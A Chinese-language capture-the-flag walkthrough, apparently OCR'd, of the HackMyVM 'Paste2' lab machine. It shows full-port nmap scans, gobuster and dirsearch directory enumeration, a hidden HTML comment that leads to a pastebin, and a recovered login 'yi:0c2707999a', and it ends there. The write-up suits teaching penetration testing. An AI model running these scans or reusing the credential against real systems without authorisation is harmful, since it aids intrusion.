



```
Debian GNU/Linux 10 Paste2 tty1
                                   .     **
                                *           *.
                                              ,*
                                                 *,
                         ,                         ,*
                      .,                              *,
                    /                                    *
                 ,*                                        *,
               /.                                            .*.
             *                                                  **
             ,*                                               ,*
                **                                          *.
                   **                                    **.
                     ,*                                **
                        *,                          ,*
                           *                      **
                             *,                .*
                                *.           **
                                  **      ,*,
                                     ** *,     HackMyVM

QQ Group:   660930334
IP Address: 192.168.137.137
Paste2 login:
```

扫描:

```
nmap -v -Pn -T5 192.168.137.137 -sV -p 1-65535 --min-rate=1000
```




```
┌──(root㉿kali)-[/home/kali/targets]
└─# nmap -v -Pn -T5 192.168.137.137 -sV -p 1-65535 --min-rate=1000
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-29 02:05 EDT
NSE: Loaded 47 scripts for scanning.
Initiating ARP Ping Scan at 02:05
Scanning 192.168.137.137 [1 port]
Completed ARP Ping Scan at 02:05, 0.09s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 02:05
Completed Parallel DNS resolution of 1 host. at 02:05, 0.01s elapsed
Initiating SYN Stealth Scan at 02:05
Scanning Paste2.mshome.net (192.168.137.137) [65535 ports]
Discovered open port 22/tcp on 192.168.137.137
Discovered open port 80/tcp on 192.168.137.137
Completed SYN Stealth Scan at 02:05, 24.59s elapsed (65535 total ports)
Initiating Service scan at 02:05
Scanning 2 services on Paste2.mshome.net (192.168.137.137)
Completed Service scan at 02:05, 6.65s elapsed (2 services on 1 host)
NSE: Script scanning 192.168.137.137.
Initiating NSE at 02:05
Completed NSE at 02:05, 0.02s elapsed
Initiating NSE at 02:05
Completed NSE at 02:05, 0.01s elapsed
Nmap scan report for Paste2.mshome.net (192.168.137.137)
Host is up (0.00049s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
MAC Address: 08:00:27:18:BC:58 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.82 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

进一步扫描：

```
nmap -v -Pn -T5 192.168.137.137 -sV -sC -p 22,80
```




```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
MAC Address: 08:00:27:18:BC:58 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 02:05
Completed NSE at 02:05, 0.00s elapsed
Initiating NSE at 02:05
Completed NSE at 02:05, 0.00s elapsed
Initiating NSE at 02:05
Completed NSE at 02:05, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.25 seconds
           Raw packets sent: 3 (116B) | Rcvd: 3 (116B)
```

扫描目录:


```
dirsearch -u http://192.168.137.137

gobuster dir -u http://192.168.137.137 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -k -x .txt,.php --threads 100
```




```
┌──(root㉿kali)-[/home/kali/targets]
└─# gobuster dir -u http://192.168.137.137 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -k -x .txt,.php --threads 100
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.137.137
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 280]
/4567                 (Status: 301) [Size: 317] [--> http://192.168.137.137/4567/]
/.php                 (Status: 403) [Size: 280]
/0596004567_bkt       (Status: 301) [Size: 327] [--> http://192.168.137.137/0596004567_bkt/]
/server-status        (Status: 403) [Size: 280]
Progress: 661680 / 661683 (100.00%)
===============================================================
Finished
===============================================================
```


发现隐藏内容：



```
<h1>Paste it</h1>
<!-- D9WjiAks -->
```



```
<!-- https://pastebin.com/ -->
```



New Paste

Optional Paste Settings

Category: None

Tags:

Syntax Highlighting: None

Paste Expiration: Never

Paste Exposure: Public

Hello **Guest**


Public Pastes

- MAKE $2000 INSTANTLY — JavaScript | 2 sec ago | 0.25 KB
- Make huge profits on trading — JavaScript | 14 sec ago | 0.25 KB
- Crypto Exchange Exploit — JavaScript | 26 sec ago | 0.25 KB
- Make $2500 in 15 minutes — JavaScript | 37 sec ago | 0.25 KB
- Free Crypto Method NEVER SEEN BEFORE — JavaScript | 48 sec ago | 0.25 KB
- Free SOLANA Method — JavaScript | 1 min ago | 0.25 KB
- Swapzone Glitch Working — JavaScript | 1 min ago | 0.25 KB
- MAKE $2000 INSTANTLY — JavaScript | 1 min ago | 0.25 KB

We use cookies for various purposes including analytics. By continuing to use Pastebin, you agree to our use of cookies as described in the Cookies Policy.

Not a member of Pastebin yet? Sign Up, it unlocks many cool features!

配置/etc/hosts，访问域名+隐藏接口，得到了账号密码：



yi

CROMIDD SEP 28TH, 2025 16 0 NEVER ADD COMMENT

Not a member of Pastebin yet? Sign Up, it unlocks many cool features!


text 0.01 KB | None | 0 0

```
yi:0c2707999a
```

Add Comment

Please, **Sign In** to add comment

```
yi:0c2707999a
```

